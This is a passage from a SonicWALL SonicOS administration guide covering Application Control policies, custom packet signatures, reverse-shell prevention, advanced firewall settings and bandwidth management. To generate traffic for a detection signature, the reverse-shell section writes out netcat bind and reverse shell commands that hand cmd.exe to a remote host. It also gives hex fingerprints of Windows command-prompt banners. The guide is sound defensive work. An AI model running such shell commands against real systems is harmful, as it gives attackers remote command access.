The screenshot shows the 'Action Object Settings' window. The 'Action Name' is 'FTP Server Readonly'. The 'Action' dropdown is set to 'FTP Notification Reply'. The 'Content' field contains the text: 'This FTP server is read-only. Only an administrator may upload files.'

Next, you would create a policy that references this match object and action. If you prefer to simply block the **put** command and reset the connection, you can select the Reset/Drop action when you create the policy.

App Control Policy Settings

Policy Name:

Policy Type:

Source: Destination:

Address:

Service:

Exclusion Address:

Match Object:

Action Object:

Included: Excluded:

Users/Groups:

Schedule:

Enable flow reporting:

Enable Logging:

Log individual object content:

Log Redundancy Filter (seconds): Use Global Settings

Connection Side:

Direction: Basic Advanced

Note: BWM Type: Global; To change go to [Firewall Settings > BWM](#)

Bandwidth Management

You can use application layer bandwidth management to control the amount of network bandwidth that can be used to transfer certain file types. This allows you to discourage non-productive traffic and encourage productive traffic on your network.

For example, you can limit the bandwidth used to download MP3 files over FTP to no more than 400 kilobits per second (kbps). Whether one user or 100 users are downloading MP3 files, this policy will limit their aggregate bandwidth to 400 kbps.

The first step is to enable bandwidth management on the interface that will handle the traffic. You can access this setting on the **Network > Interfaces** screen of the SonicOS management interface, shown below. For complete instructions, see ["Configuring Application Layer](#)

Bandwidth Management" on page 722.

Advanced Settings

Link Speed:

Use Default MAC Address:

Override Default MAC Address:

Note: The default MAC must be used when High Availability is enabled

Enable flow reporting

Enable Multicast Support

Enable 802.1p tagging

Management Traffic Only

Expert Mode Settings

Use Routed Mode - Add NAT Policy to prevent outbound\inbound translation

Set NAT Policy's
outbound\inbound interface to:

Bandwidth Management

Enable Egress Bandwidth Management

Available Interface Egress Bandwidth (Kbps):

Enable Ingress Bandwidth Management

Available Interface Ingress Bandwidth (Kbps):

Note: BWM Type: Global; To change go to [Firewall Settings > BWM](#)

Next, define a match object of type File Extension for the MP3 file extension.

Match Object Settings

Object Name:

Match Object Type:

Match Type:

Input Representation: Alphanumeric Hexadecimal

Enable Negative Matching:

Content:

List:

mp3

Next, you can create an application layer bandwidth management action that limits inbound transfers to 400 kbps. The Bandwidth Management Type on Firewall Settings > BWM must be set to **WAN** in order to do this in the Action Object Settings screen. If the BWM Type is **Global**, go to the Firewall Settings > BWM page and adjust the **Maximum/Burst** setting there.

Action Object Settings

Action Name:

Action:

Enable Outbound Bandwidth Management

Bandwidth Priority:

Enable Inbound Bandwidth Management

Bandwidth Priority:

Note: BWM Type: Global; To change go to [Firewall Settings > BWM](#)

Now you are ready to create a policy that applies the bandwidth management action to the MP3 file extension object.

App Control Policy Settings

Policy Name:

Policy Type:

Source: Destination:

Address:

Service:

Exclusion Address:

Match Object:

Action Object:

Included: Excluded:

Users/Groups:

Schedule:

Enable flow reporting:

Enable Logging:

Log individual object content:

Log Redundancy Filter (seconds): Use Global Settings

Connection Side:

Direction: Basic Advanced

Note: BWM Type: Global; To change go to Firewall Settings > BWM

Bypass DPI

You can use the Bypass DPI action to increase performance over the network if you know that the content being accessed is safe. For example, this might be the case if your company has a corporate video that you want to stream to company employees over HTTP by having them access a URL on a Web server. Since you know that the content is safe, you can create an Application Control policy that applies the Bypass DPI action to every access of this video. This will ensure the fastest streaming speeds and the best viewing quality for employees accessing the video.

Only two steps are needed to create the policy. First, you can define a match object for the corporate video using a match object type of **HTTP URI Content**:

The screenshot shows the 'Match Object Settings' window. The 'Object Name' is 'Corporate Video'. The 'Match Object Type' is 'HTTP URI Content'. The 'Match Type' is 'Exact Match'. The 'Input Representation' has 'Alphanumeric' selected. The 'Content' field contains '/presentations/video/corporate announcement'. The 'List' field contains '/presentations/video/corporate announcement.gov'. On the right side, there are buttons for 'Add', 'Update', 'Remove', 'Remove All', and 'Load From File'.



Note The leading slash (/) of the URL should always be included for Exact Match and Prefix Match types for URI Content match objects. You do not need to include the host header, such as "www.company.com", in the Content field.

Next, create a policy that uses the Corporate Video match object, and also uses the Bypass DPI action:

The screenshot shows the 'App Control Policy Settings' window. The 'Policy Name' is 'Corporate Video Policy'. The 'Policy Type' is 'HTTP Client'. The 'Source' and 'Destination' are both set to 'Any'. The 'Service' is 'HTTP'. The 'Match Object' is 'HTTP URI Content - Forbidden file types'. The 'Action Object' is 'Bypass DPI'. The 'Users/Groups' are 'All' (Included) and 'None' (Excluded). The 'Schedule' is 'Always on'. 'Enable flow reporting' is unchecked, 'Enable Logging' is checked, and 'Log individual object content' is unchecked. 'Log Redundancy Filter (seconds)' is checked with 'Use Global Settings' and a value of '0'. The 'Connection Side' is 'Client Side'. The 'Direction' is 'Basic' and 'Outgoing'. A note at the bottom states: 'Note: BWM Type: Global; To change go to Firewall Settings > BWM'.

Custom Signature

You can create a custom match object that matches any part of a packet if you want to control traffic that does not have a predefined object type in Application Control. This allows you to create a custom signature for any network protocol.

For instance, you can create a custom signature to match **HTTP GET** request packets. You might use this if you want to prevent Web browsing from your local area network.

To determine a unique identifier for a **HTTP GET** packet, you can use the Wireshark network protocol analyzer to view the packet header. For more information about using Wireshark, see [“Wireshark” on page 728](#). In Wireshark, capture some packets that include the traffic you are interested in. In this case, you want to capture a **HTTP GET** request packet. You can use any Web browser to generate the **HTTP GET** request. The following image shows a **HTTP GET** request packet displayed by Wireshark.



Note Wireshark is not affiliated with Dell SonicWALL. Wireshark is freely available at: <http://www.wireshark.org>. For the latest releases, information, and procedures, refer to the Wireshark web site,

The screenshot displays the Wireshark interface with the following details:

- Packet List:** Packet 46 is selected, showing an HTTP GET request from 10.50.16.222 to 206.112.115.10.
- Packet Details:**
 - Frame 46 (467 bytes on wire, 467 bytes captured)
 - Ethernet II, Src: Foxconn_2a:6d:7e (00:15:58:2a:6d:7e), Dst: All-HSRP-routers_00 (00:00:0c:07:ac:00)
 - Internet Protocol, Src: 10.50.16.222 (10.50.16.222), Dst: 206.112.115.10 (206.112.115.10)
 - Transmission Control Protocol, Src Port: 3162 (3162), Dst Port: http (80), Seq: 1, Ack: 1, Len: 413
 - Hypertext Transfer Protocol
 - GET / HTTP/1.1\r\n
 - Accept: image/gif, image/x-bitmap, image/jpeg, image/pjpeg, application/x-shockwave-flash, application/vnd.ms
 - Accept-Language: en-us\r\n
 - UA-CPU: x86\r\n
 - Accept-Encoding: gzip, deflate\r\n
 - User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; windows NT 5.1; InfoPath.1; .NET CLR 2.0.50727)\r\n
 - Host: www.northstarattahoe.com\r\n
 - Connection: keep-alive\r\n
 - \r\n
- Raw Data:** Hexadecimal representation of the packet bytes, including the ASCII text of the HTTP header.

In the top pane of Wireshark, scroll down to find the **HTTP GET** packet, and click on that line. The packet is displayed in the two lower panes. For a SYN packet, the center pane provides a human-readable interpretation of the packet header, and the actual header bytes are displayed in hexadecimal in the lower pane.

In the center pane, expand the Hypertext Transfer Protocol section to see the packet payload and click on the identifier that you want to reference in Application Control. In this case, the identifier is the GET command in the first three bytes. Click on this to highlight the corresponding bytes in the lower pane.

You can determine the offset and the depth of the highlighted bytes in the lower pane. Offset and depth are terms used by Application Control. Offset indicates which byte in the packet to start matching against, and depth indicates the last byte to match. Using an offset allows very specific matching and minimizes false positives. When you calculate offset and depth, note that the first byte in the packet is counted as number one (not zero). Decimal numbers are used rather than hexadecimal to calculate offset and depth. Offset and depth associated with a custom match object are calculated starting from the packet payload (the beginning of the TCP or UDP payload). In this case, the offset is 1 and the depth is 3.

Now you can create a custom match object that uses this information.

The screenshot shows the 'Match Object Settings' dialog box. The 'Object Name' field contains 'HTTP GET'. The 'Match Object Type' dropdown is set to 'Custom Object'. The 'Enable Settings' checkbox is checked. The 'Offset' field is '1', 'Depth' is '3', and 'Payload Size' has 'Min' '1' and 'Max' '1500'. The 'Match Type' dropdown is set to 'Exact Match'. Under 'Input Representation', the 'Hexadecimal' radio button is selected. The 'Content' text box contains the hexadecimal string '474554'. Below it, a list box contains the same string '474554'. On the right side, there are buttons for 'Add', 'Update', 'Remove', 'Remove All', and 'Load From File'.

In the Match Object Settings window, type a descriptive name for the object and then select **Custom Object** from the **Match Object Type** drop-down list. Select the **Enable Settings** check box. In the **Offset** text box, type **1** (the starting byte of the identifier). In the **Depth** text box, type **3** (the last byte of the identifier). You can leave the **Payload Size** set to the default. The Payload Size is used to indicate the amount of data in the packet, but in this case we are only concerned with the packet header.

For Input Representation, click **Hexadecimal**. In the Content text box, type the bytes as shown by Wireshark: **474554**. Do not use spaces in hexadecimal content.

The next step is to use this match object in an App Rules policy. In the App Control Policy Settings window, type a descriptive policy name and select **HTTP Client** for the policy type. In the **Match Object** drop-down list, select the match object that you just defined. Select a custom action or a default action such as **Reset/Drop**. For the **Connection Side**, select **Client Side**. You can also modify other settings. For more information about creating a policy, see

“Configuring an App Rules Policy” on page 716.

App Control Policy Settings

Policy Name:

Policy Type:

Source: Destination:

Address:

Service:

Exclusion Address:

Match Object:

Action Object:

Included: Excluded:

Users/Groups:

Schedule:

Enable flow reporting:

Enable Logging:

Log individual object content:

Log Redundancy Filter (seconds): Use Global Settings

Connection Side:

Direction: Basic Advanced

Note: BWM Type: Global; To change go to Firewall Settings > BWM

Reverse Shell Exploit Prevention

The reverse shell exploit is an attack that you can prevent by using Application Control’s custom signature capability (See “[Custom Signature](#)” on page 755). A reverse shell exploit could be used by an attacker if he or she is successful in gaining access to your system by means of a Zero-day exploit. A Zero-day exploit refers to an attack whose signature is not yet recognized by security software.

In an early stage while still unknown, malicious payloads can pass through the first line of defense which is the IPS and Gateway Anti-Virus (GAV) running at the Internet gateway, and even the second line of defense represented by the host-based Anti-Virus software, allowing arbitrary code execution on the target system.

In many cases, the executed code contains the minimal amount of instructions needed for the attacker to remotely obtain a command prompt window (with the privileges of the exploited service or logged on user) and proceed with the penetration from there.

As a common means to circumvent NAT/firewall issues, which might prevent their ability to actively connect to an exploited system, attackers will make the vulnerable system execute a reverse shell. In a reverse shell, the connection is initiated by the target host to the attacker address, using well known TCP/UDP ports for better avoidance of strict outbound policies.

This use case is applicable to environments hosting Windows systems and will intercept unencrypted connections over all TCP/UDP ports.



Note Networks using unencrypted Telnet service must configure policies that exclude those servers' IP addresses.

While this use case refers to the specific case of reverse shell payloads (outbound connections), it is more secure to configure the policy to be effective also for inbound connections. This protects against a case where the executed payload spawns a listening shell onto the vulnerable host and the attacker connects to that service across misconfigured firewalls.

The actual configuration requires the following:

- Generating the actual network activity to be fingerprinted, using the netcat tool
- Capturing the activity and exporting the payload to a text file, using the Wireshark tool
- Creating a match object with a string that is reasonably specific and unique enough to avoid false positives
- Defining a policy with the action to take when a payload containing the object is parsed (the default Reset/Drop is used here)

Topics:

- [“Generating the Network Activity” on page 758](#)
- [“Capturing and Exporting the Payload to a Text File, Using Wireshark” on page 758](#)
- [“Creating a Match Object” on page 759](#)
- [“Defining the Policy” on page 760](#)

Generating the Network Activity

The netcat tool offers – among other features – the ability to bind a program's output to an outbound or a listening connection. The following usage examples show how to setup a listening “Command Prompt Daemon” or how to connect to a remote endpoint and provide an interactive command prompt:

- `nc -l -p 23 -e cmd.exe`

A Windows prompt will be available to hosts connecting to port 23 (the -l option stands for *listen mode* as opposed to the default, implicit, *connect mode*).

- `nc -e cmd.exe 44.44.44.44 23`

A Windows prompt will be available to host 44.44.44.44 if host 44.44.44.44 is listening on port 23 using the netcat command:

```
nc -l -p 23
```

Capturing and Exporting the Payload to a Text File, Using Wireshark

To capture the data, launch Wireshark and click **Capture > Interfaces** to open a capture dialog. Start a capture on the interface with the netcat traffic. As soon as the capture begins, run the **netcat** command and then stop the capture.



Note Wireshark is not affiliated with Dell SonicWALL. Wireshark is freely available at: <http://www.wireshark.org>. For the latest releases, information, and procedures, refer to the Wireshark web site,

The following image shows the data flow through the network during such a connection (Vista Enterprise, June 2007):

The hexadecimal data can be exported to a text file for trimming off the packet header, unneeded or variable parts and spaces. The relevant portion here is “Microsoft... reserved.” You can use the Wireshark hexadecimal payload export capability for this. For information about Wireshark, see “[Wireshark](#)” on page 728.



Note The hex editor, XVI32, is not affiliated with Dell SonicWALL. XVI32 is freely available at: <http://www.chmaas.handshake.de/delphi/freeware/xvi32/xvi32.htm>. For the latest releases, information, and procedures, refer to the web site,

Creating a Match Object

The following hexadecimal characters are entered as the object content of the match object representing the Vista command prompt banner:

```
4D6963726F736F66742057696E646F7773205B56657273696F6E20362E302E363030305D0
D0A436F70797269676874202863292032303036204D6963726F73667420436F72706F7261
74696F6E2E
```

Note that fingerprint export and the match object definition do not really need to use hexadecimal notation here (the actual signature is ASCII text in this case). Hexadecimal is only required for binary signatures.

Similar entries are obtained in the same manner from Windows hosts and used to create other match objects, resulting in the three match objects shown below:

<input type="checkbox"/>	1	Vista command prompt	Custom Object	Exact Match	4D6963726F736F66742057696E646F7773205B56657273696F6E20362E302E363030305D0D0A436F70797269676874202863292032303036204D6963726F73667420436F72706F726174696F6E2E	Disable	Hexadecimal
<input type="checkbox"/>	2	W2K command prompt	Custom Object	Exact Match	4D6963726F736F66742057696E646F77732032303030205B56657273696F6E20352E30302E323139355D0D0A28432920436F7079726967687420313938352D323030204D6963726F736F667420436F72702E	Disable	Hexadecimal
<input type="checkbox"/>	3	XP command prompt	Custom Object	Exact Match	4D6963726F736F66742057696E646F7773205850205B56657273696F6E20352E312E323630305D0D0A28432920436F7079726967687420313938352D32303031204D6963726F736F667420436F72702E	Disable	Hexadecimal

Other examples for Windows Server 2003 or any other Windows version may be easily obtained using the described method.

Linux/Unix administrators will need to customize the default environment variable in order to take advantage of this signature based defense, as the default prompt is typically not sufficiently specific or unique to be used as described above.

Defining the Policy

After creating the match objects, you can define a policy that uses them. The image below shows the other policy settings. This example as shown is specific for reverse shells in both the **Policy Name** and the **Direction** settings. As mentioned, it may also be tailored for a wider scope with the **Direction** setting changed to **Both** and a more generic name.

App Control Policy Settings

Policy Name: Reverse Shell Spawned

Policy Type: Custom Policy

Source: Any Destination: Any

Address: Any

Service: Any

Exclusion Address: None

Match Object:

Action Object: Reset/Drop

Included: All Excluded: None

Users/Groups:

Schedule: Always on

Enable flow reporting:

Enable Logging:

Log individual object content:

Log Redundancy Filter (seconds): Use Global Settings 0

Connection Side: Client Side

Direction: Basic Advanced

Outgoing

Note: BWM Type: Global; To change go to Firewall Settings > BWM

A log entry with a Category of Network Access is generated after a connection Reset/Drop. The figure below shows the log entry, including the message stating that it is an Application Control Alert and displaying the policy name:

#	Time	Priority	Category	Message	Source	Destination
1	07/05/2007 01:06:26.880	Alert	Network Access	Application Firewall Alert: Policy: Reverse Shell Spawned Action Type: Reset/Drop	10.10.10.175, 51042, X0 (admin)	44.44.44.44, 31337, X1, cp444444-a.hhh1.hh.home.nl

As experience suggests, appropriate security measures would include several layers of intelligence and no single approach can be considered a definitive defense against hostile code.

Glossary

Application layer: The seventh level of the 7-layer OSI model; examples of application layer protocols are AIM, DNS, FTP, HTTP, IMAP, MSN Messenger, POP3, SMTP, SNMP, TELNET, and Yahoo Messenger

Bandwidth management: The process of measuring and controlling the traffic on a network link to avoid network congestion and poor performance of the network

Client: Typically, the client (in a client-server architecture) is an application that runs on a personal computer or workstation, and relies on a server to perform some operations

Digital rights management: Technology used by publishers or copyright owners to control access to and usage of digital data

FTP: File Transfer Protocol, a protocol for exchanging files over the Internet

Gateway: A computer that serves as an entry point for a network; often acts as a firewall or a proxy server

Granular control: The ability to control separate components of a system

Hexadecimal: Refers to the base-16 number system

HTTP: Hyper Text Transfer Protocol, the underlying protocol used by the World Wide Web

HTTP redirection: Also known as URL redirection, a technique on the Web for making a Web page available under many URLs

IPS: Intrusion Prevention Service

MIME: Multipurpose Internet Mail Extensions, a specification for formatting non-ASCII messages such as graphics, audio, or video, so that they can be sent over the Internet

POP3: Post Office Protocol, a protocol used to retrieve email from a mail server; can be used with or without SMTP

Proxy: A computer that operates a network service that allows clients to make indirect network connections to other network services

SMTP: Simple Mail Transfer Protocol, a protocol used for sending email messages between servers

UDP: User Datagram Protocol, a connectionless protocol that runs on top of IP networks

PART 9

Firewall Settings

This part contains the following chapters:

- **Firewall Settings > Advanced**
- **Firewall Settings > BWM**
- **Firewall Settings > Flood Protection**
- **Firewall Settings > Multicast**
- **Firewall Settings > QoS Mapping**
- **Firewall Settings > SSL Control**



CHAPTER 47

Configuring Advanced Access Rule Settings

Firewall Settings > Advanced

To configure advanced access rule options, select **Firewall Settings > Advanced**.

Topics:

- [“Detection Prevention” on page 766](#)
- [“Dynamic Ports” on page 767](#)
- [“Source Routed Packets” on page 769](#)
- [“Connections” on page 769](#)
- [“Access Rule Options” on page 770](#)
- [“IP and UDP Checksum Enforcement” on page 770](#)
- [“UDP” on page 770](#)

- [“Connection Limiting” on page 771](#)

Firewall Settings /

Advanced

Detection Prevention

Enable Stealth Mode

Randomize IP ID

Decrement IP TTL for forwarded traffic

Never generate ICMP Time-Exceeded packets

Dynamic Ports

Enable FTP Transformations for TCP port(s) in Service Object:

Enable support for Oracle (SQLNet)

Enable RTSP Transformations

Source Routed Packets

Drop source routed IP packets

Connections ?

Maximum SPI Connections (DPI services disabled)

Maximum DPI Connections (DPI services enabled)

DPI Connections (DPI services enabled with additional performance optimizations)

Access Rule Options

Force inbound and outbound FTP data connections to use the default port: 20

Apply firewall rules for intra-LAN traffic to/from the same interface

IP and UDP Checksum Enforcement

Enable IP header checksum enforcement

Enable UDP checksum enforcement

UDP

Default UDP Connection Timeout (seconds):

Detection Prevention

- **Enable Stealth Mode** - By default, the security appliance responds to incoming connection requests as either “blocked” or “open.” If you enable Stealth Mode, your security appliance does not respond to *blocked inbound connection requests*. Stealth Mode makes your security appliance essentially invisible to hackers.
- **Randomize IP ID** - Select Randomize IP ID to prevent hackers using various detection tools from detecting the presence of a security appliance. IP packets are given random IP IDs, which makes it more difficult for hackers to “fingerprint” the security appliance.

- **Decrement IP TTL for forwarded traffic** - Time-to-live (TTL) is a value in an IP packet that tells a network router whether or not the packet has been in the network too long and should be discarded. Select this option to decrease the TTL value for packets that have been forwarded and therefore have already been in the network for some time.
 - **Never generate ICMP Time-Exceeded packets** - The SonicWALL appliance generates Time-Exceeded packets to report when it has dropped a packet because its TTL value has decreased to zero. Select this option if you do not want the SonicWALL appliance to generate these reporting packets.

Dynamic Ports

- **Enable FTP Transformations for TCP port(s) in Service Object** – FTP operates on TCP ports 20 and 21 where port 21 is the Control Port and 20 is Data Port. However, when using non-standard ports (eg. 2020, 2121), SonicWALL drops the packets by default as it is not able to identify it as FTP traffic. The **Enable FTP Transformations for TCP port(s) in Service Object** option allows you to select a Service Object to specify a custom control port for FTP traffic.

To illustrate how this feature works, consider the following example of an FTP server behind the SonicWALL listening on port 2121:

- a. On the **Network > Address Objects** page, create an **Address Object** for the private IP address of the FTP server with the following values:
 - Name: FTP Server Private
 - Zone: LAN
 - Type: Host
 - IP Address: 192.168.168.2
- b. On the **Network > Services** page, create a custom Service for the FTP Server with the following values:
 - Name: FTP Custom Port Control
 - Protocol: TCP(6)
 - Port Range: 2121 - 2121

- c. On the **Network > NAT Policies** page, create the following NAT Policy.

NAT Policy Settings

Original Source: Any

Translated Source: Original

Original Destination: X1 IP

Translated Destination: FTP Server Private

Original Service: FTP Custom Port Control

Translated Service: Original

Inbound Interface: X1

Outbound Interface: Any

Comment:

Enable NAT Policy

Create a reflexive policy

- d. On the **Firewall > Access Rules** page, create the following Access Rule.

Settings

Action: Allow Deny Discard

From Zone: WAN

To Zone: All Zones

Service: FTP Custom Port Control

Source: Any

Destination: X1 IP

Users Allowed: All

Schedule: Always on

Comment:

Enable Logging Enable Geo-IP Filter

Allow Fragmented Packets Enable Botnet Filter

Enable flow reporting

Enable packet monitor

- e. Lastly, on the **Firewall Settings > Advanced** page, for the **Enable FTP Transformations for TCP port(s) in Service Object** select the **FTP Custom Port Control** Service Object from the drop-down menu.

The following options are also configured in the **Dynamic Ports** section of the **Firewall Settings > Advanced** page:

- **Enable support for Oracle (SQLNet)** – Select this option if you have Oracle9i or earlier applications on your network. For Oracle10g or later applications, it is recommended that this option not be selected.

For Oracle9i and earlier applications, the data channel port is different from the control connection port. When this option is enabled, a SQLNet control connection is scanned for a data channel being negotiated. When a negotiation is found, a connection entry for the data channel is created dynamically, with NAT applied if necessary. Within SonicOS, the SQLNet and data channel are associated with each other and treated as a session.

For Oracle10g and later applications, the two ports are the same, so the data channel port does not need to be tracked separately; thus, the option does not need to be enabled.

- **Enable RTSP Transformations** – Select this option to support on-demand delivery of real-time data, such as audio and video. RTSP (Real Time Streaming Protocol) is an application-level protocol for control over delivery of data with real-time properties.

Source Routed Packets

Drop Source Routed Packets - (Enabled by default.) Clear this check box if you are testing traffic between two specific hosts and you are using source routing.


Connections

The **Connections** section provides the ability to fine-tune the performance of the appliance to prioritize either optimal performance or support for an increased number of simultaneous connections that are inspected by UTM services. There is no change in the level of security protection provided by either of the DPI Connections settings below. The following connection options are available:

- **Maximum SPI Connections (DPI services disabled)** - This option does not provide SonicWALL DPI Security Services protection and optimizes the firewall for maximum number of connections with only stateful packet inspection enabled.
- **Maximum DPI Connections (DPI services enabled)** - This is the default and recommended setting for most SonicWALL deployments.
- **DPI Connections (DPI services enabled with additional performance optimization)** - This option is intended for performance critical deployments. This option trades off the number of maximum DPI connections for an increased firewall DPI inspection throughput.



Note When changing the **Connections** setting, the SonicWALL security appliance must be restarted for the change to be implemented.

The maximum number of connections also depends on whether App Flow is enabled and if an external collector is configured, as well as the physical capabilities of the particular model of SonicWALL security appliance. Mousing over the  question mark icon next to the

Connections heading displays a pop-up table of the maximum number of connections for your specific SonicWALL security appliance for the various configuration permutations. The table entry for your current configuration is indicated in the table, as shown in the example below.

AppFlow	External Collector	Maximum SPI Connections	Maximum DPI Connections	DPI Connections
Yes	Yes	243750	131250	49152
No	No	325000	175000	65536
Yes	No	243750	131250	49152 (current)
No	Yes	260000	140000	52428

Below the table, there are three radio button options for connections:

- Maximum SPI Connections (DPI services disabled)
- Maximum DPI Connections (DPI services enabled)
- DPI Connections (DPI services enabled with additional performance optimizations)

The pop-up table contains two **Display Page** icons:

- Clicking on the **Visualization** icon displays the **Settings** tab of the **AppFlow > Flow Reporting** page. See “[Settings Tab](#)” on page 1380.
- Clicking on the **Maximum Connections** icon closes the pop-up window and selects the **DPI Connections (DPI services enabled with additional performance optimization)** option.

Access Rule Options

- **Force inbound and outbound FTP data connections to use default port 20** - The default configuration allows FTP connections from port 20 but remaps outbound traffic to a port such as 1024. If the check box is selected, any FTP data connection through the security appliance must come from port 20 or the connection is dropped. The event is then logged as a log event on the security appliance.
- **Apply firewall rules for intra-LAN traffic to/from the same interface** - Applies firewall rules that is received on a LAN interface and that is destined for the same LAN interface. Typically, this only necessary when secondary LAN subnets are configured.

IP and UDP Checksum Enforcement

- **Enable IP header checksum enforcement** - Select this to enforce IP header checksums.
- **Enable UDP checksum enforcement** - Select this to enforce UDP checksums.

UDP

- **Default UDP Connection Timeout (seconds)** - Enter the number of seconds of idle time you want to allow before UDP connections time out. This value is overridden by the UDP Connection timeout you set for individual rules.

Connection Limiting

The Connection Limiting feature provides an additional layer of security against distributed denial of service (DDoS) attacks by limiting the number of connections that can be initiated from or to individual IP addresses.

Connection Limiting

<input checked="" type="checkbox"/>	Enable connection limit based on source IP	Threshold	<input type="text" value="128"/>
<input checked="" type="checkbox"/>	Enable connection limit based on destination IP	Threshold	<input type="text" value="128"/>

- **Enable connection limit based on source IP** - Select to limit the number of connections that can be made from a single source IP address. By default, the limit is set to 128. To modify this, enter a value in the **Threshold** field.
- **Enable connection limit based on destination IP** - Select to limit the number of connections that can be made to a single destination IP address. By default, the limit is set to 128. To modify this, enter a value in the **Threshold** field.

In addition to these configurable settings for individual IP addresses, all SonicWALL security appliances have a built-in limit on the total number of connections allowed. For more information on this feature, see [“Connection Limiting Overview”](#) on page 666.



CHAPTER 48

Configuring Bandwidth Management

Firewall Settings > BWM

Bandwidth management (BWM) is a means of allocating bandwidth resources to critical applications on a network.

SonicOS offers an integrated traffic shaping mechanism through its outbound (Egress) and inbound (Ingress) BWM interfaces. BWM can be applied to traffic to and from an interface with Ingress and Egress BWM enabled.

Topics:

- [“Understanding Bandwidth Management” section on page 774](#)
- [“Configuring the Firewall Settings > BWM Page” section on page 775](#)
- [“Methods of Configuring Bandwidth Management” section on page 776](#)
 - [“Configuring Interfaces” section on page 777](#)
 - [“Configuring Firewall Access Rules” section on page 779](#)
 - [“Configuring Application Rules” section on page 779](#)
 - [“Configuring App Flow Monitor” section on page 782](#)
- [“Glossary” section on page 785](#)



Note Although BWM is a fully integrated Quality of Service (QoS) system, wherein classification and shaping is performed on the single SonicWALL appliance, effectively eliminating the dependency on external systems and thus obviating the need for marking, it is possible to concurrently configure **BWM** and **QoS** (layer 2 and/or layer 3 marking) settings on a single Access Rule. This allows those external systems to benefit from the classification performed on the SonicWALL even after it has already shaped the traffic. Refer to [“Firewall Settings > QoS Mapping” section on page 807](#) for BWM QoS details.

Understanding Bandwidth Management

BWM is controlled by the SonicWALL Security Appliance on ingress and egress traffic. It allows network administrators to guarantee minimum bandwidth and prioritize traffic based on access rules created in the **Firewall > Access Rules** page on the SonicWALL management interface. By controlling the amount of bandwidth to an application or user, the network administrator can prevent a small number of applications or users to consume all available bandwidth. Balancing the bandwidth allocated to different network traffic and then assigning priorities to traffic can improve network performance. Anti-Spam for UTM provides eight priority queues (0 – 7 or Realtime – Lowest).

Three types of bandwidth management are available:

BWM Type	Description
WAN	<p>Only WAN zones can have assigned guaranteed and maximum bandwidth to services and have prioritized traffic.</p> <p>WAN BWM has eight Priority Queues, 0 through 7, with 0 being the highest. Queue 7 is Default Priority for all traffic that is not classified by a BWM enabled rule\policy.</p>
Global	<p>(Default) All zones can have assigned guaranteed and maximum bandwidth to services and have prioritized traffic. When global BWM is enabled on an interface, all of the traffic to and from that interface is bandwidth managed.</p> <p>Default Global BWM queues:</p> <ul style="list-style-type: none"> • 2 — High • 4 — Medium: Default priority for all traffic that is not managed by a BWM enabled Firewall Access rule or Application Control Policy. • 6 — Low
None	Disables BWM.

When BWM is enabled on an interface, all of the traffic to and from that interface is bandwidth managed. Let’s consider three examples for each of these three BWM types for an interface with a link capacity of 100 Mbps.:

1. **Bandwidth Management type is None** – If there are three traffic types (1, 2, and 3) that are using the interface, the cumulative capacity for all three types is 100 Mbps.
2. **Bandwidth Management type is Global** – If the available ingress and egress traffic are configured to 10 Mbps, the following occurs:
 - By default, the traffic types are sent to the Medium (4) Priority queue. This queue has, by default, a Guaranteed percentage of 50 and a Maximum percentage of 100.
 - These values mean that the cumulative link capability is 10 Mbps with no global BWM enabled policies configured.
3. **Bandwidth Management type is WAN** – By default, the traffic types are sent to a default queue created by the system which is at priority 7 which gets 0% guaranteed and 100% Maximum. This means that this traffic will get up to 100% of the left over link bandwidth



Note Because each BWM rule consumes memory for packet queuing, the total number of allowed BWM rules is limited to 100 total rules on the appliance.

Configuring the Firewall Settings > BWM Page

BWM works by first configuring the BWM type on the **Firewall Settings > BWM** page, then enabling BWM on an interface, and then allocating the available bandwidth for that interface on the ingress and egress traffic.

It then assigns individual limits for each class of network traffic by adding firewall access rules or application policies and configuring the required guaranteed and maximum bandwidths for the specific traffic. By assigning higher priorities to network traffic, applications requiring a quick response time, such as Telnet, can take precedence over traffic requiring less response time, such as FTP.

To view the BWM configuration, navigate to the Firewall Settings > BWM page.

Firewall Settings /

BWM

Bandwidth Management Type:
 WAN
 Global
 None

Interface BWM Settings ?

Priority	Enable	Guaranteed	Maximum\Burst
0 Realtime	<input type="checkbox"/>	0 %	100 %
1 Highest	<input type="checkbox"/>	0 %	100 %
2 High	<input checked="" type="checkbox"/>	30 %	100 %
3 Medium High	<input type="checkbox"/>	0 %	100 %
4 Medium	<input checked="" type="checkbox"/>	50 %	100 %
5 Medium Low	<input type="checkbox"/>	0 %	100 %
6 Low	<input checked="" type="checkbox"/>	20 %	100 %
7 Lowest	<input type="checkbox"/>	0 %	100 %
Total:		100	

Note: This priority table is used only when global bandwidth management is selected. (When using legacy BWM, values can be set independently in Firewall Access Rules and Action Objects.)

In global BWM mode, all traffic (by default) is marked as "medium" priority unless configured via firewall rule/app firewall rule.

This page consists of the following entities:



Note The defaults are set by SonicWALL to provide BWM ease-of-use. It is recommended that you review the specific bandwidth needs and enter the values on this page accordingly.

- **Bandwidth Management Type** Option:
 - **WAN** — Only WAN zones can have assigned guaranteed and maximum bandwidth to services and have prioritized traffic.
 - **Global** — All zones can have assigned guaranteed and maximum bandwidth to services and have prioritized traffic.
 - **None** — (Default) Disables BWM.



Note When you change the Bandwidth Management Type from Global to WAN, the default BWM actions that are in use in any App Rules policies will be automatically converted to **WAN BWM Medium**, no matter what level they were set to before the change.

When you change the Type from WAN to Global, the default BWM actions are converted to **BWM Global-Medium**. The firewall does not store your previous action priority levels when you switch the Type back and forth. You can view the conversions on the Firewall > App Rules page.

- **Priority** Column — Displays the priority number and name.
- **Enable** Checkbox — When checked, the priority queue is enabled.
- **Guaranteed and Maximum\Burst** Text Field — Enables the guaranteed and maximum/burst rates. The corresponding Enable checkbox must be checked in order for the rate to take effect. These rates are identified as a percentage. The configured bandwidth on an interface is used in calculating the absolute value. The sum of all guaranteed bandwidth must not exceed 100%, and the guaranteed bandwidth must not be greater than the maximum bandwidth per queue.



Note The default settings for this page consists of three priorities with preconfigured guaranteed and maximum bandwidth. The medium priority has the highest guaranteed value since this priority queue is used by default for all traffic not governed by a BWM enabled policy.

Methods of Configuring Bandwidth Management

BWM can be configured using the methods described in this section.



Note This section uses Global BWM as the Bandwidth Management Type (**Firewall Settings > BWM**).

- [“Configuring Interfaces” section on page 777](#)
- [“Configuring Firewall Access Rules” section on page 779](#)
- [“Configuring Application Rules” section on page 779](#)
- [“Configuring App Flow Monitor” section on page 782](#)

Configuring Interfaces

To configure BWM per interface, perform the following steps:

Step 1 Navigate to the **Firewall Settings > BWM** page.

Firewall Settings /

BWM

Bandwidth Management Type:
